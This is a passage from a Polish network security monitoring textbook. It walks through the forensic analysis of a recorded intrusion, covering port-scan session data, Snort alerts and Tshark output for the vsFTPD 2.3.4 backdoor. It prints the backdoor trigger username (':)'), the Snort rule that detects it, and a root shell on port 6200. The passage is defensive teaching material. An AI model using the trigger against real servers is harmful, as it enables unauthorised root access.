sovm-eth1	5.1362864...	2013-03-09 21:31:45	2013-03-09 21:31:47	203.0.113.10	0	192.168.3.131	0	1	4	56	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:45	2013-03-09 21:31:45	203.0.113.10	52935	192.168.3.1	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:45	2013-03-09 21:31:45	203.0.113.10	52936	192.168.3.1	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:46	2013-03-09 21:31:46	203.0.113.10	52935	192.168.3.130	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:46	2013-03-09 21:31:46	203.0.113.10	52935	192.168.3.130	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:46	2013-03-09 21:31:46	203.0.113.10	52936	192.168.3.130	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:46	2013-03-09 21:31:46	203.0.113.10	52936	192.168.3.1	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:46	2013-03-09 21:31:46	203.0.113.10	52936	192.168.3.130	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52935	192.168.3.131	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52935	192.168.3.131	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52935	192.168.3.254	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52935	192.168.3.254	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52936	192.168.3.254	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52936	192.168.3.254	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52936	192.168.3.131	80	6	1	20	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:47	2013-03-09 21:31:47	203.0.113.10	52936	192.168.3.131	443	6	1	24	0	0
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	6692	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	48080	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	999	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	3322	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	1974	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	9110	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	7778	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	55555	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	554	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	49165	6	1	24	1	20

Rysunek 10.5. Dane sesji dotyczące ruchu od i do hosta o adresie 203.0.113.10 pokazujące fazę 1. i 2. rekonesansu oraz początek fazy 3.

w sieci 192.168.3.0/24. Nie możemy być tego pewni, ale być może intruz przeprowadził wcześniejszy rekonesans (tu niezarejestrowany), który doprowadził go do podjęcia prób pingowania tylko tych sześciu systemów. Skanowanie z wykorzystaniem komunikatów ICMP stanowi fazę 1. Następnie napastnik przechodzi do fazy 2, w czasie 2013-03-09 21:31:45, która składa się ze skanowania portów TCP 80 i 443 na kilku systemach.

- Faza 3. rozpoczyna się w czasie 2013-03-09 21:32:01 od skanowania szerokiego wyboru portów TCP. W fazie 4., która rozpoczyna się od tego samego znacznika czasu, widzimy mniejsze skanowania dotyczące prawdopodobnie otwartych portów. (Te działania są tak szybkie, że wszystkie, jak się okazuje, rozpoczynają się w tej samej sekundzie). Rysunek 10.6 pokazuje koniec fazy 3. i początek fazy 4.

Faza 4. kończy się w czasie 2013-03-09 21:32:06 od ponownej zmiany taktyki przez intruzą. W czasie 2013-03-09 21:32:07 przeprowadza dodatkowy rekonesans, rozpoczynając fazę 5. — przepytwanie aktywnych usług. Widzimy, jak wysła i odbiera większe ilości danych, co pokazują wartości kolumny po prawej stronie okna przedstawionego na rysunku 10.7. (Większe liczby bajtów danych przesyłanych między komputerami zwykle świadczą o bardziej „znaczącej” konwersacji).

Sguil-0.8.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: sovm UserID: 2 2013-03-13 18:23:35 GMT

RealTime Events Escalated Events Sanccp Query 1

Close (SELECT sensor.hostname, sancp.sid, sancp.sancpid, sancp.start_time as datetime, sancp.end_time, INET_NTOA(sancp.src_ip), sancp.src_port, INET_NTOA(sancp.dst_ip), sancp.dst_port, sancp.ip_proto, sancp.src_pkts, sancp.src_bytes, sancp.dst_pkts, sancp.dst_bytes FROM sancp IGNORE INDEX (p_key) INNER JOIN sensor ON sancp.sid=sensor.sid WHERE sancp.start_time > '2013-03-09' AND sancp.src_ip = INET_ATON('203.0.113.10')) UNION (Submit Edit

Sensor	Cnx ID	Start Time	End Time	Src IP	SPort	Dst IP	DPort	Pr	S Pkts	S Bytes	D Pkts	D Bytes
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	1054	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	464	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	33899	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	1151	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	1082	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	912	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	445	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	6667	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	6000	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	21	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	22	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	111	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	5432	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	8180	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	5900	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	1099	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	1524	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	512	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	514	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	25	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	80	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	23	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	139	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.13	22	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	8009	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	2049	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	2121	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	21	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	513	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	53	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	3306	6	2	44	1	24

Rysunek 10.6. Faza 3. rekonesansu kończy się, a rozpoczyna się faza 4.

Jeśli występują mniejsze liczby bajtów, jest to zwykle tylko wymiana informacji o stanie połączenia występująca na przykład w uzgadnianiu trój etapowym protokołu TCP).

Kolumny wyświetlone na rysunku 10.7 pokazują liczbę pakietów i bajtów danych wysłanych przez źródło oraz liczbę pakietów i bajtów danych wysłanych przez punkt docelowy. Włamywacz prawdopodobnie stara się określić profil aktywnych usług celu swoich działań, używając narzędzia rekonesansu do zbierania informacji o dostępnych usługach. Intruz porównuje informacje pochodzące ze skanowania, aby znaleźć dostępne metody ataku, a jeśli znajdzie taką, która wykorzystuje odsłoniętą lukę bezpieczeństwa, zdyskontuje tę słabość.

Finalna faza działań rozpoczyna się w czasie 2013-03-09 21:38:38, jak pokazano na rysunku 10.8. Narzędzie rekonesansu, z którego korzystał intruz, zakończyło zbieranie informacji i włamywacz robi przerwę na przejrzanie swoich wyników. Okazuje się, że po odkryciu słabości wykorzystuje ją, chociaż może to nie wynikać w oczywisty sposób z danych pokazanych na rysunku 10.8. (Sprawdźmy odnośne dane alertów w oryginalnym oknie konsoli Sguil dla uzyskania jasności). Na razie przejrzymy rekordy danych sesji rozpoczynające się od czasu 21:38:38, jak pokazano na rysunku 10.8.

Sesje zaczynające się w czasie 21:38:38 bardzo różnią się od wcześniejszych sesji. Jedną z sesji charakteryzuje transfer dużej ilości danych, dotyczący portu TCP 6200. Inna sesja (rekordy pokazujące aktywność dotyczącą portu TCP 21)

Sensor	Cnx ID	Start Time	End Time	Src IP	SPort	Dst IP	DPort	Pr	S Pkts	S Bytes	D Pkts	D Bytes
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	2049	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	2121	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	21	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	513	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	53	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:01	2013-03-09 21:32:01	203.0.113.10	53191	192.168.3.5	3306	6	2	44	1	24
sovm-eth1	5.1362864...	2013-03-09 21:32:04	2013-03-09 21:32:04	203.0.113.10	53202	192.168.3.13	135	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:06	2013-03-09 21:32:06	203.0.113.10	53203	192.168.3.13	135	6	1	24	1	20
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:18	203.0.113.10	47963	192.168.3.5	8180	6	5	172	3	104
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:18	203.0.113.10	56007	192.168.3.5	139	6	5	186	3	104
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	37519	192.168.3.5	5432	6	4	140	4	136
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	41514	192.168.3.5	8009	6	4	154	4	136
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	42810	192.168.3.5	6000	6	4	158	4	136
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:07	203.0.113.10	47085	192.168.3.5	22	6	5	168	3	142
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	50577	192.168.3.5	23	6	6	204	4	148
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:07	203.0.113.10	59270	192.168.3.5	5900	6	5	168	4	148
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	35347	192.168.3.5	1099	6	5	175	4	152
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	58931	192.168.3.5	2049	6	6	244	4	164
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:23	203.0.113.10	45304	192.168.3.5	513	6	5	188	5	169
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	37866	192.168.3.5	111	6	6	244	4	172
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	52693	192.168.3.5	512	6	4	168	5	172
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	44125	192.168.3.5	2121	6	6	204	4	192
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	38307	192.168.3.5	53	6	6	232	4	200
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	35387	192.168.3.5	514	6	4	154	5	207
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	46856	192.168.3.5	25	6	6	194	4	218
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:07	203.0.113.10	46866	192.168.3.5	21	6	6	176	5	228
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:13	203.0.113.10	51225	192.168.3.5	445	6	6	368	4	237
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	54794	192.168.3.5	3306	6	6	204	6	286
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:18	203.0.113.10	52157	192.168.3.5	1524	6	9	276	7	352
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:17	203.0.113.10	34202	192.168.3.5	6667	6	6	176	5	395
sovm-eth1	5.1362864...	2013-03-09 21:32:07	2013-03-09 21:32:14	203.0.113.10	58527	192.168.3.5	80	6	9	326	7	1305

Rysunek 10.7. Kończy się faza 4. rekonesansu, a rozpoczyna się faza 5.

wskazuje na aktywny kanał poleceń FTP. Po obejrzeniu pięciu faz rekonesansu prowadzonego z adresu 203.0.113.10, po którym nastąpiły skoncentrowane działania dotyczące portów TCP 21 i 6200, powinniśmy się dokładnie przyjrzeć tym ostatnim połączeniom.

Powrót do danych alertów

Zbadajmy dwa alerty w konsoli Sguil. Jak pokazano na rysunku 10.9, widzimy dwa niepokojące alerty: GPL ATTACK_RESPONSE id check returned root oraz ET EXPLOIT VSFTPD Backdoor User Login Smiley. Pojawia się także dziwny alert PADS New Asset - sql MySQL 3.0.20-0.1ubuntu1, a następnie dwa alerty ICMP.

Podświetliłem rekord dotyczący alertu ET EXPLOIT, ponieważ ten alert wydaje się najbardziej jednoznaczny i wiąże się z użyciem dość znanego protokołu FTP. Zaznaczona w konsoli Sguil opcja *Show Packet Data* (pokaż dane pakietu) ujawnia, że nazwa użytkownika dostarczona do serwera FTP to 0M:], po której następują znaki powrotu karetki (0D) i nowego wiersza (0A). (W protokole FTP te znaki kończą polecenia, co oznacza, że zostały przetransmitowane przez klienta FTP wtedy, kiedy użytkownik — albo narzędzie ataku — wprowadził nazwę użytkownika FTP).

Możemy spróbować wygenerować transkrypt dla tego zdarzenia, klikając prawym przyciskiem myszy pole *Alert ID* i wybierając opcję **Transcript**. Wynik został pokazany na listingu 10.2.

SIGUI-0.8.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: sovm UserID: 2 2013-03-13 18:39:50 GMT

RealTime Events Escalated Events Sanccp Query 1

Close (SELECT sensor.hostname, sancp.sid, sancp.sancpid, sancp.start_time as datetime, sancp.end_time, INET_NTOA(sancp.src_ip), sancp.src_port, INET_NTOA(sancp.dst_ip), sancp.dst_port, sancp.ip_proto, sancp.src_pkts, sancp.src_bytes, sancp.dst_pkts, sancp.dst_bytes FROM sancp IGNORE INDEX (p_key) INNER JOIN sensor ON sancp.sid=sensor.sid WHERE sancp.start_time > '2013-03-09' AND sancp.src_ip = INET_ATON('203.0.113.10')) UNION (

Export Submit Edit

Sensor	Cnx ID	Start Time	End Time	Src IP	SPort	Dst IP	DPort	Pr	S Pkts	S Bytes	D Pkts	D Bytes
sovm-eth1	5.1362864...	2013-03-09 21:33:43	2013-03-09 21:33:48	203.0.113.10	52236	192.168.3.5	1524	6	7	219	5	196
sovm-eth1	5.1362864...	2013-03-09 21:33:47	2013-03-09 21:33:57	203.0.113.10	35469	192.168.3.5	514	6	5	179	5	219
sovm-eth1	5.1362864...	2013-03-09 21:33:48	2013-03-09 21:33:53	203.0.113.10	52238	192.168.3.5	1524	6	7	231	5	196
sovm-eth1	5.1362864...	2013-03-09 21:33:52	2013-03-09 21:34:02	203.0.113.10	35471	192.168.3.5	514	6	5	216	5	219
sovm-eth1	5.1362864...	2013-03-09 21:33:53	2013-03-09 21:33:58	203.0.113.10	52240	192.168.3.5	1524	6	8	300	6	349
sovm-eth1	5.1362864...	2013-03-09 21:33:57	2013-03-09 21:34:07	203.0.113.10	35473	192.168.3.5	514	6	5	331	5	219
sovm-eth1	5.1362864...	2013-03-09 21:33:58	2013-03-09 21:34:03	203.0.113.10	52242	192.168.3.5	1524	6	6	363	4	212
sovm-eth1	5.1362864...	2013-03-09 21:34:02	2013-03-09 21:34:12	203.0.113.10	35475	192.168.3.5	514	6	5	246	5	219
sovm-eth1	5.1362864...	2013-03-09 21:34:03	2013-03-09 21:34:08	203.0.113.10	52244	192.168.3.5	1524	6	7	298	5	267
sovm-eth1	5.1362864...	2013-03-09 21:34:07	2013-03-09 21:34:17	203.0.113.10	35477	192.168.3.5	514	6	5	174	5	219
sovm-eth1	5.1362864...	2013-03-09 21:34:08	2013-03-09 21:34:13	203.0.113.10	52246	192.168.3.5	1524	6	8	258	6	251
sovm-eth1	5.1362864...	2013-03-09 21:34:12	2013-03-09 21:34:22	203.0.113.10	35479	192.168.3.5	514	6	5	164	5	219
sovm-eth1	5.1362864...	2013-03-09 21:34:13	2013-03-09 21:34:18	203.0.113.10	52248	192.168.3.5	1524	6	7	216	6	278
sovm-eth1	5.1362864...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	524	192.168.3.5	513	6	3	148	3	104
sovm-eth1	5.1362864...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	395	192.168.3.5	111	6	6	244	4	164
sovm-eth1	5.1362864...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	719	192.168.3.5	111	6	6	244	4	164
sovm-eth1	5.1362864...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	916	192.168.3.5	111	6	6	244	4	164
sovm-eth1	5.1362864...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	497	192.168.3.5	2049	6	6	244	4	172
sovm-eth1	5.1362864...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	927	192.168.3.5	111	6	6	244	4	172
sovm-eth1	5.1362864...	2013-03-09 21:34:18	2013-03-09 21:34:28	203.0.113.10	277	192.168.3.5	514	6	4	180	4	187
sovm-eth1	5.1362864...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	647	192.168.3.5	2049	6	8	352	5	224
sovm-eth1	5.1362864...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	683	192.168.3.5	2049	6	8	352	5	224
sovm-eth1	5.1362864...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	997	192.168.3.5	2049	6	8	352	5	224
sovm-eth1	5.1362864...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	853	192.168.3.5	1524	6	7	252	5	264
sovm-eth1	5.1362865...	2013-03-09 21:38:38	2013-03-09 21:38:38	203.0.113.10	40206	192.168.3.5	6200	6	1	40	1	20
sovm-eth1	5.1362865...	2013-03-09 21:38:38	2013-03-09 21:43:38	203.0.113.10	50376	192.168.3.5	21	6	8	261	8	332
sovm-eth1	5.1362865...	2013-03-09 21:38:38	2013-03-09 21:47:28	203.0.113.10	60155	192.168.3.5	6200	6	1317	65447	1449	355302
sovm-eth1	5.1362865...	2013-03-09 21:46:37	2013-03-09 21:46:37	203.0.113.10	53633	192.168.3.13	6200	6	1	40	1	20
sovm-eth1	5.1362865...	2013-03-09 21:46:37	2013-03-09 21:46:37	203.0.113.10	59237	192.168.3.13	6200	6	1	40	1	20
sovm-eth1	5.1362865...	2013-03-09 21:46:37	2013-03-09 21:46:40	203.0.113.10	49220	192.168.3.13	21	6	10	305	9	414
sovm-eth1	5.1362959...	2013-03-10 23:51:31	2013-03-10 23:51:37	192.168.3.5	1099	203.0.113.10	35347	6	6	192	0	0

Rysunek 10.8. Faza 5. rekonesansu kończy się i włamywacz atakuje ofiarę

SIGUI-0.8.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: sovm UserID: 2 2013-03-13 18:54:48 GMT

RealTime Events Escalated Events Sanccp Query 1

ST	...	Se...	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	so...	4.83	2013-03-09 21:32:17	203.0.113.10	54794	192.168.3.5	3306	6	PADS New Asset - unknown@mysql
RT	1	so...	4.87	2013-03-09 21:32:28	203.0.113.10	47992	192.168.3.5	8180	6	PADS New Asset - http Apache Coyote 1.1
RT	1	so...	3.6012	2013-03-09 21:38:38	192.168.3.5	6200	203.0.113.10	60155	6	GPL ATTACK_RESPONSE id check returned root
RT	2	so...	3.6011	2013-03-09 21:38:38	203.0.113.10	50376	192.168.3.5	21	6	ET EXPLOIT VSFTPD Backdoor User Login Smiley
RT	1	so...	4.88	2013-03-09 21:42:00	203.0.113.10	60155	192.168.3.5	6200	6	PADS New Asset - sql MySQL 3.0.0.20-0.1ubuntu1 ...
RT	2	so...	3.6015	2013-03-10 01:59:43	203.0.113.77		192.168.3.5		1	GPL ICMP_INFO PING *NIX
RT	2	so...	3.6014	2013-03-10 01:59:43	203.0.113.77		192.168.3.5		1	GPL ICMP_INFO PING BSDtype

IP Resolution Agent Status Snort Statistics System Msgs

Reverse DNS Enable External DNS

Src IP:

Src Name:

Dst IP:

Dst Name:

Whois Query: None Src IP Dst IP

Show Packet Data Show Rule

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 21 (msg:"ET EXPLOIT VSFTPD Backdoor User Login Smiley"; flow:established,to_server; content:"USER"; depth:5; content:"|3a 29|"; distance:0; classtype:attempted-admin; sid:2013188; rev:4);

/nsm/server_data/securityunion/rules/sovm-eth1-1/downloaded.rules: Line 10562

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
TCP	203.0.113.10	192.168.3.5	4	5	0	63	2233	2	0	63	13128
	U A P R S F										
	S o u r c e D e s t R R R C S S Y I										
	Port	Port	T O G K H T N N	Seq #	Ack #	Offset	Res	Window	Urp	ChkSum	
	50376	21	. . . X X . . .	3850605801	1889923740	8	0	913	0	49785	
DATA	55 53 45 52 20 30 4D 3A 29 0D 0A										USER OM :) . .

Search Packet Payload Hex Text NoCase

Rysunek 10.9. Dane alertów programu Snort następujące po alertach dotyczących rekonesansu

Listing 10.2. Transkrypt alertu ET EXPLOIT

```
Sensor Name:      sovm-eth1-1
Timestamp:       2013-03-09 21:38:38
Connection ID:   .sovm-eth1-1_6011
Src IP:          203.0.113.10❶ (Unknown)
Dst IP:          192.168.3.5❷ (Unknown)
Src Port:        50376
Dst Port:        21❸
OS Fingerprint: 203.0.113.10:50376 - UNKNOWN [S10:63:1:60:M1460,S,T,N,W4:.:?:?] (up: 1 hrs)
OS Fingerprint: -> 192.168.3.5:21 (link: ethernet/modem)
DST: 220 (vsFTPD 2.3.4) ❹
DST:
SRC: USER OM:) ❺
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS azz ❻
SRC:
DST: 421 Timeout. ❼
DST:
```

Powyższy transkrypt pokazuje klienta 203.0.112.10 ❶ logującego się do serwera FTP ❷ na porcie TCP 21 ❸ hosta 192.168.3.5 ❹. Nazwa użytkownika to OM:) ❺, jak to zostało wcześniej odnotowane w alertcie programu Snort. Klient podaje hasło azz ❻, ale nie ma miejsca żadna komunikacja ❼. Co się stało potem i co z połączeniem dotyczącym portu TCP 6200?

Przeglądanie pełnych danych za pomocą programu Tshark

W takich sytuacjach jak ta zalecam zbadanie oryginalnego ruchu sieciowego zarejestrowanego w postaci pełnych danych. Interesuje nas ruch występujący w czasie 2013-03-09 21:38:38 i dotyczący portów TCP 21 lub 6200. Możemy odczytywać pełne dane, zaglądając do odpowiedniego katalogu na sensorze o nazwie sovm i obserwując interfejs eth1. Wykonaj polecenie `ls`, żeby zobaczyć nazwę pliku zawierającego pełne dane dostępne do przejrzania, jak pokazano na listingu 10.3.

Listing 10.3. Znalezienie pełnych danych i uruchomienie programu Tshark

```
$ cd /nsm/sensor_data/sovm-eth1/dailylogs/2013-03-09
$ ls
snort.log.1362864654
$ tshark -n -t ad -r snort.log.1362864654 tcp.port==21 or tcp.port==6200
```

Korzystamy z programu Tshark, ponieważ wyświetla domyślnie więcej szczegółów na poziomie protokołów, dzięki czemu ułatwia nam obserwację tego, co się dzieje. Teraz przypatrzymy się każdej istotnej części tych szczegółów, fragment po fragmencie. (Na początku zignorujemy ruch związany z rekonesansem).

Listing 10.4 pokazuje pierwsze dwa interesujące nas pakiety.

Listing 10.4. Host 203.0.113.10 próbuje się połączyć z portem TCP 6200 na komputerze 192.168.3.5, ale mu się to nie udaje

```
6589 2013-03-09 21:38:38.159255 203.0.113.10 ➊ -> 192.168.3.5 ➋  
TCP 74 40206 > 6200 ➌ [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=695390  
  TSecr=0 WS=16  
6590 2013-03-09 21:38:38.159451 192.168.3.5 -> 203.0.113.10  
TCP 60 6200 > 40206 [RST, ACK] ➍ Seq=1 Ack=1 Win=0 Len=0
```

Na listingu 10.4 host 203.0.113.10 ➊ próbuje się połączyć z portem TCP 6200 ➋ na komputerze 192.168.3.5 ➌, ale połączenie się nie udaje, ponieważ port TCP 6200 nie prowadzi nasłuchu. Odpowiada pakietem z ustawionymi flagami RST i ACK ➍.

Listing 10.5 pokazuje, co się dzieje potem.

Listing 10.5. Klient 203.0.113.10 loguje się do serwera FTP na hoście 192.168.3.5

```
6591 2013-03-09 21:38:38.160692 203.0.113.10 ➊ -> 192.168.3.5 ➋  
TCP 74 50376 > 21 ➌ [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=695390  
  TSecr=0 WS=16  
6592 2013-03-09 21:38:38.160702 192.168.3.5 -> 203.0.113.10  
TCP 74 21 > 50376 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1  
  TSval=276175 TSecr=695390 WS=32  
6593 2013-03-09 21:38:38.161131 203.0.113.10 -> 192.168.3.5  
TCP 66 50376 > 21 [ACK] Seq=1 Ack=1 Win=14608 Len=0 TSval=695390 TSecr=276175  
6594 2013-03-09 21:38:38.162679 192.168.3.5 -> 203.0.113.10  
FTP 86 Response: 220 (vsFTPD 2.3.4)  
6595 2013-03-09 21:38:38.163164 203.0.113.10 -> 192.168.3.5  
